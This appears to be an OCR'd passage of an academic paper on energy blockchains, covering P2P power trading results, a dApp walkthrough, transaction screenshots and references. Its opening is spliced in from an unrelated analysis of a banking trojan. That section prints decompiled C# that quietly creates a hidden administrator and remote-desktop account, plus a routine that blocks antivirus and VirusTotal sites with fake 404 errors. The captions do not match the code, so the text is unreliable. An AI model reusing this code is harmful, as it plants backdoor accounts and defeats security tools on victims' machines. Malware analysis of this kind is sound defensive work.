
Upon achieving persistence and armed with the permissions it considers necessary, it informs the control panel that there is a newly infected user (see Figure 16). To that end, it sends the information of the infected machine to the control panel (C&C: Command & Control) by means of a request.



```
// Xpctra.LIMPAMENTO
// Token: 0x0600053C RID: 1340 RVA: 0x000155C4 File Offset: 0x000137C4
public void GOLFISTA(string user, string pw)
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo("C:\\Windows\\System32\\cmd.exe");
    Process process = new Process();
    processStartInfo.CreateNoWindow = true;
    processStartInfo.UseShellExecute = false;
    process.StartInfo = processStartInfo;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardInput = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo = processStartInfo;
    process.Start();
    process.StandardInput.WriteLine(string.Concat(new string[]
    {
        "net user ",
        user,
        " ",
        pw,
        " /add"
    }));
    Thread.Sleep(100);
    process.StandardInput.WriteLine("net localgroup  administradores " + user + " /add");
    Thread.Sleep(100);
    process.StandardInput.WriteLine("net localgroup  net localgroup remote desktop users " + user + " /add");
    process.Close();
}
```

Figure 16. Information collected from the device result.

To steal bank credentials, the malware checks the URL address that the infected user accesses through the browser (see Figure 17). To protect itself during its search, if it detects that the user is browsing an antivirus page or that antivirus processes are being executed in the system, or even if the computer is connected to another website that might lead to the malware being detected, the malware shows a 404 error with a message indicating that the website is temporarily unavailable.



```
// Token: 0x0600056B RID: 1387 RVA: 0x00019B6C File Offset: 0x00017D6C
protected void NECROLOGIA(Session oS)
{
    if (oS.get_fullUrl().Contains("https://www.virustotal.com/"))
    {
        oS.oRequest.FailSession(404, "Blocked", "site temporariamente suspenso por violação da política");
    }
    if (oS.get_fullUrl().Contains("https://www.avast.com") || oS.get_LocalProcess().Contains("avast"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @Avast Company");
    }
    if (oS.get_fullUrl().Contains("https://br.malwarebytes.com/") || oS.get_LocalProcess().Contains("malwarebytes"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @Malwarebytes Company");
    }
    if (oS.get_fullUrl().Contains("https://www.kaspersky.com/") || oS.get_LocalProcess().Contains("kaspersky"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @Kaspersky Company");
    }
    if (oS.get_fullUrl().Contains("www.mcafee.com") || oS.get_LocalProcess().Contains("mcafee"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @Mcafee Company");
    }
    if (oS.get_fullUrl().Contains("http://www.avg.com") || oS.get_LocalProcess().Contains("avg"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @avg Company");
    }
    if (oS.get_fullUrl().Contains("www.avast.com"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @Avast Company");
    }
    if (oS.get_fullUrl().Contains("avira.com") || oS.get_LocalProcess().Contains("avira"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @avira Company");
    }
    if (oS.get_fullUrl().Contains("www.norton.com"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @norton Company");
    }
    if (oS.get_fullUrl().Contains("www.mcafee.com"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @mcafee Company");
    }
    if (oS.get_fullUrl().Contains("www.evirus.com.br"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @evirus Company");
    }
    if (oS.get_fullUrl().Contains("virusscan.jotti.org"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @virusscan Company");
    }
    if (oS.get_fullUrl().Contains("http://www.trendmicro.com.br/"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @trendmicro Company");
    }
    if (oS.get_fullUrl().Contains("http://www.trendmicro.com.br/"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @trendmicro Company");
    }
    if (oS.get_fullUrl().Contains("eset.com.br") || oS.get_LocalProcess().Contains("eset"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @eset Company");
    }
    if (oS.get_fullUrl().Contains("www.symantec.com") || oS.get_LocalProcess().Contains("symantec"))
    {
        oS.oRequest.FailSession(404, "Fora Do Ar", "site temporariamente fora do ar @symantec Company");
    }
    if (oS.get_fullUrl().Contains("http://www.baixaki.com.br/download/avast-free-antivirus-2017.htm"))
```

Figure 17. Information collected from the device result.

The existing blockchain data are distributed by the distribution over time. One can see clearly that the blockchain CPU's memory performance is not very good (see Figure 18).




Figure 18. Existing data performance.

On the other hand, the energy blockchain to which the agreement algorithm is applied shows that the performance distribution is distributed evenly (see Figure 19). In this case, it can be said that the blockchain CPU and the memory performance are good.




Figure 19. Data to which the energy agreement algorithm is applied.

5. Discussion

In this paper, P2P (peer-to-peer) power transactions are among the most common types of energy blockchains; when the blockchain is introduced to the energy sector, the value chain of the energy industry will change. In addition, it is expected that a new P2P (peer-to-peer) power trading business model will be developed in the future to reduce transaction costs and share reliable trading information, by enabling the electric power generated by renewable energy to be traded between individuals and buildings on a blockchain basis. Therefore, it is very important to use a stable and secure agreement algorithm among blockchains for such an energy blockchain. If the energy blockchain is converted from a centralized power trading system to a blockchain-based distributed power trading system, the power exchange, which previously served as a power trading intermediary, will play a somewhat reduced role, whereas energy prosumers will play an even greater role. In order to develop a blockchain technology that is capable of forming a decentralized network with excellent scalability and complete decentralization, it is necessary to continue with this research. However, as it will be more difficult to develop a blockchain technology that rectifies all the technical shortcomings, it is urgently necessary to develop the necessary blockchain technology. However, a significant degree of stability, transparency, and security will be required for a blockchain that is designed to meet the demands of the real economy. Thus, in order to introduce an energy blockchain, it will also be necessary to verify the likely economic and social effects. Converting existing energy systems to blockchain-based systems will be costly, and it is difficult to predict how much profit will be made using blockchains. In addition, it is necessary to reform the government priorities toward actively carrying out research that can overcome the technical limitations and conduct business that can measure the potential economic and social effects. In this paper, we try to contribute to the blockchain industry by constructing and applying an empirical model for actual carbon credits and photovoltaic renewable energy blockchains.

6. Conclusions and Future Works

In this paper, the P2P (peer-to-peer) network technology has difficulty solving the problems of stability, node reliability, and performance. Therefore, a blockchain that does not maintain a specific network topology may cause relatively frequent network disruptions. It is also important to consider responses to external attacks. This paper proposes a method of measuring the reliability of suspicious nodes or malicious nodes that are frequently out of the network. In P2P (peer-to-peer) networks, information is transmitted to nodes in a sequential manner. Since it is different, it is necessary to adjust the network bandwidth, so we should also look for ways to solve this problem. Therefore, we will develop and study an actual photovoltaic renewable energy and carbon credits blockchain and propose an empirical model accordingly. I am registering the actual dApp (Decentralized Application) first in the Android market. First, you can download dApp, log in using ID, PWD, and use the carbon emission and solar service. In this way, you can install dApp on your phone and use a solar blockchain. Then, choose dApp by choosing one carbon credit or energy blockchains. These decisions are made and the energy agreement algorithm-applied data is selected. The members can calculate the usage based on the use of renewable energy using various points and so on (see Figure 20).





Figure 20. Energy blockchain login screen.

Then, select the required dApp to run the energy blockchain. Divide the actual seller and buyer, and click the add button to build and operate an applicable dApp for the renewable energy blockchain (see Figure 21).

You can also choose the type of renewable energy you need. For example, you could choose from solar energy, wind energy, or geothermal energy and actually buy the necessary power you need (see Figure 22).

Through the smart contract between the buyer and the seller, we can deal with real transactions. As shown in the figure above, 1 KW of power is purchased with 10 coins, and you can see the contents signed by each (see Figure 23).

Enter the Block No, TxHash value, and TimeStamp value to input the padding value so as to prevent forgery. Actually, the coin is moved to the address by selecting the place from which the power is sent, and the place to which the power is sent (see Figure 24).



Electronic Supply
Electronic Contract


Total Count : 3

John Tompson	
Request Date	2018-06-22
Supplier	John
Status	Transaction Info

John Tompson	
Request Date	2018-06-14
Supplier	John
Status	Transaction Info

John Tompson	
Request Date	2018-06-14
Supplier	John
Status	Sent

Figure 21. Energy blockchain trading screen.



Smart Electronic Supply

BY ORDER OF : Geo Blue Group

Provider Information

Name	John
Customer Number	GOB-John
Mobile	010-0000-0000
Email	john00@gmail.com
Plant Type	○ Solar Power ○ Wind Power ○ Night Power
Power Plant Amount	kW
Electricity Charge per 1kw	10 ▾ coin


Customer Information

Name	John
Customer Number	GOB-01
Mobile	02-2051-3800
Email	geoblueapp@gmail.com

TOTAL POWER PLANT AMOUNT	0 kW
TOTAL POWER PAYABLE	0 coin

SUPPLIER	CUSTOMER
John	GEO BLUE

Figure 22. Details of an energy blockchain transaction.



Smart Electronic Supply

BY ORDER OF : Geo Blue Group

Provider Information

Name	John
Customer Number	GOB-John
Mobile	010-0000-0000
Email	john00@gmail.com
Plant Type	Night Power
Power Plant Amount	1 kW
Electricity Charge per 1 kw	10 coin


Customer Information

Name	John
Customer Number	GOB-01
Mobile	02-2051-3800
Email	geoblueapp@gmail.com

TOTAL POWER PLANT AMOUNT	1 kW
TOTAL POWER PAYABLE	10 coin

SUPPLIER	CUSTOMER
John	GEO BLUE
2018-07-03	Geo 2018-06-24

Figure 23. Energy blockchain smart contract.



Transaction Info

Transaction Info

Block No

3501365

TxHash

0x1211083245d6ecd27cdbd146922d04897e9

TimeStamp

Sun, 24 Jun 2018 12:53:19 GMT

From

John(0xcfcaab174821bef6b7b8f3d41cdc420ce067cd62)

To

contract(0x7f0b144fbf99f1b8df4b59a7d1ca18d16442254d)

Nonce


594

Input Data

0x95c016706236633230316161346633663838623364336635376662363834316434636435

Figure 24. Energy blockchain transaction data.

You can also view and track all the transactions in your smart wallet, and confirm the actual transaction history, seller, buyer information, transaction date, etc. In order to be able to make all of this content, performance data are important, and various agreement algorithms and techniques are required to provide them. In addition, there is no way of restoring a private key used in electronic signatures when using a blockchain in energy trading, and there is no way of protecting a private key from being hacked (see Figure 25). As such, it is necessary to establish a standard that can verify whether the smart contract works normally because the program recorded in the program may operate abnormally and cause problems such as economic damage or personal information leakage. You will have to search in advance. This paper proposes a consensus algorithm and experimental data to solve these problems.



G

320

GOB Coin

Smart Wallet

Smart Wallet transaction history

Total Count : 9

Recv transaction Info

contract Type	Carbon
Sender	GEO BLUE
Receiver	John
Amount	10 coin
TransDate	2018-06-24 21:54:46

Recv transaction Info

contract Type	Electronic
Sender	GEO BLUE
Receiver	John
Amount	531 coin
TransDate	2018-06-28 08:31:97

Figure 25. Energy blockchain electronic wallet screen.

Author Contributions: Conceptualization, J.-H.H. and S.-K.K.; Data curation, S.-K.K.; Formal analysis, J.-H.H.; Funding acquisition, J.-H.H.; Investigation, J.-H.H.; Methodology, J.-H.H. and S.-K.K.; Project administration, J.-H.H.; Resources, J.-H.H. and S.-K.K.; Software, J.-H.H. and S.-K.K.; Supervision, S.-K.K.; Validation, S.-K.K.; Visualization, S.-K.K.; Writing—original draft, J.-H.H. and S.-K.K.; Writing—review & editing, S.-K.K.

Funding: This work was supported by the National Research Foundation of Korea (NRF) grant funded by the Korean government (MSIT) (No. 2017R1C1B5077157).

Conflicts of Interest: The authors declare no conflict of interest.

References

1. Nakamoto, S. *Bitcoin: A Peer-to-Peer Electronic Cash System*; Cryptovest: London, UK, 2008; pp. 1–9.
2. Huh, J.-H.; Seo, K. Blockchain-based mobile fingerprint verification and automatic log-in platform for future computing. *J. Supercomput.* **2018**, *75*, 1–17. [CrossRef]
3. Huh, J.-H.; Otgonchimeg, S.; Seo, K. Advanced metering infrastructure design and test bed experiment using intelligent agents: Focusing on the PLC network base technology for Smart Grid systems. *J. Supercomput.* **2016**, *72*, 1862–1877. [CrossRef]
4. Chen, Y. Blockchain tokens and the potential democratization of entrepreneurship and innovation. *Bus. Horiz.* **2018**, *61*, 567–575. [CrossRef]
5. Kshetri, N. 1 Blockchain's roles in meeting key supply chain management objectives. *Int. J. Inf. Manag.* **2018**, *39*, 80–82. [CrossRef]
6. Savelyev, A. Copyright in the Blockchain era: Promises and Challenges. *Comput. Law Secur. Rev.* **2018**, *34*, 550–561. [CrossRef]
7. Kshetri, N. Blockchain's roles in strengthening cybersecurity and protecting privacy. *Telecommun. Policy* **2017**, *41*, 1027–1038. [CrossRef]
8. Kim, S.; Huh, J. A Study on the Improvement of Smart Grid Security Performance and Blockchain Smart Grid Perspective. *Energies* **2018**, *11*, 1973. [CrossRef]
9. Levin, R.B.; Waltz, P.; LaCount, H. Betting Blockchain Will Change Everything—SEC and CFTC Regulation of Blockchain Technology, Handbook of Blockchain. In *Handbook of Blockchain, Digital Finance, and Inclusion*; Academic Press: Cambridge, MA, USA, 2017; Volume 2, pp. 187–212.
10. Prybila, C.; Schulte, S.; Hochreiner, C.; Webe, I. Runtime verification for business processes utilizing the Bitcoin Blockchain. *Future Gener. Comput. Syst.* **2017**. [CrossRef]
11. Andoni, M.; Robu, V.; Flynn, D.; Abram, S.; Geach, D.; Jenkins, D.; McCallum, P.; Peacock, A. Blockchain technology in the energy sector: A systematic review of challenges and opportunities. *Renew. Sustain. Energy Rev.* **2019**, *100*, 143–174. [CrossRef]
12. Wang, S.; Taha, A.F.; Wang, J.; Kvaternik, K.; Hahn, A. Energy Crowdsourcing and Peer-to-Peer Energy Trading in Blockchain-Enabled Smart Grids. *arXiv* **2019**, arXiv:1901.02390.
13. Luo, F.; Dong, Z.Y.; Liang, G.; Murata, J.; Xu, Z. A Distributed Electricity Trading System in Active Distribution Networks Based on Multi-Agent Coalition and Blockchain. *IEEE Trans. Power Syst.* **2018**, 1. [CrossRef]
14. Gai, K.; Wu, Y.; Zhu, L.; Qiu, M.; Shen, M. Privacy-preserving Energy Trading Using Consortium Blockchain in Smart Grid. *IEEE Trans. Ind. Inform.* **2019**, 1. [CrossRef]
15. Ahmad, S.; Tahar, R.M. Selection of renewable energy sources for sustainable development of electricity generation system using analytic hierarchy process: A case of Malaysia. *Renew. Energy* **2014**, *63*, 458–466. [CrossRef]
16. Ou, T.-C.; Hong, C.-M. Dynamic operation and control of microgrid hybrid power systems. *Energy* **2014**, *66*, 314–323. [CrossRef]
17. Ou, T.-C. Design of a novel voltage controller for conversion of carbon dioxide into clean fuels using the Integration of a vanadium redox battery with solar energy. *Energies* **2018**, *11*, 524. [CrossRef]
18. Bui, V.H.; Hussain, A.; Kim, H.M. Optimal operation of microgrids considering auto-configuration function using multiagent system. *Energies* **2017**, *10*, 1484. [CrossRef]
19. Ou, T.-C. A novel unsymmetrical faults analysis for microgrid distribution systems. *Int. J. Electr. Power Energy Syst.* **2012**, *43*, 1017–1024. [CrossRef]
20. Park, S.; Lee, J.; Bae, S.; Hwang, G.; Choi, J.K. Contribution-based energy-trading mechanism in microgrids for future smart grid: A game theoretic approach. *IEEE Trans. Ind. Electron.* **2016**, *63*, 4255–4265. [CrossRef]
21. Sikorski, J.J.; Haughton, J.; Kraft, M. Blockchain technology in the chemical industry: Machine-to-machine electricity market. *Appl. Energy* **2017**, *195*, 234–246. [CrossRef]
22. Saberi, S.; Kouhizadeh, M.; Sarkis, J. Blockchain technology: A panacea or pariah for resources conservation and recycling. *Resour. Conserv. Recycl.* **2018**, *130*, 15–16. [CrossRef]

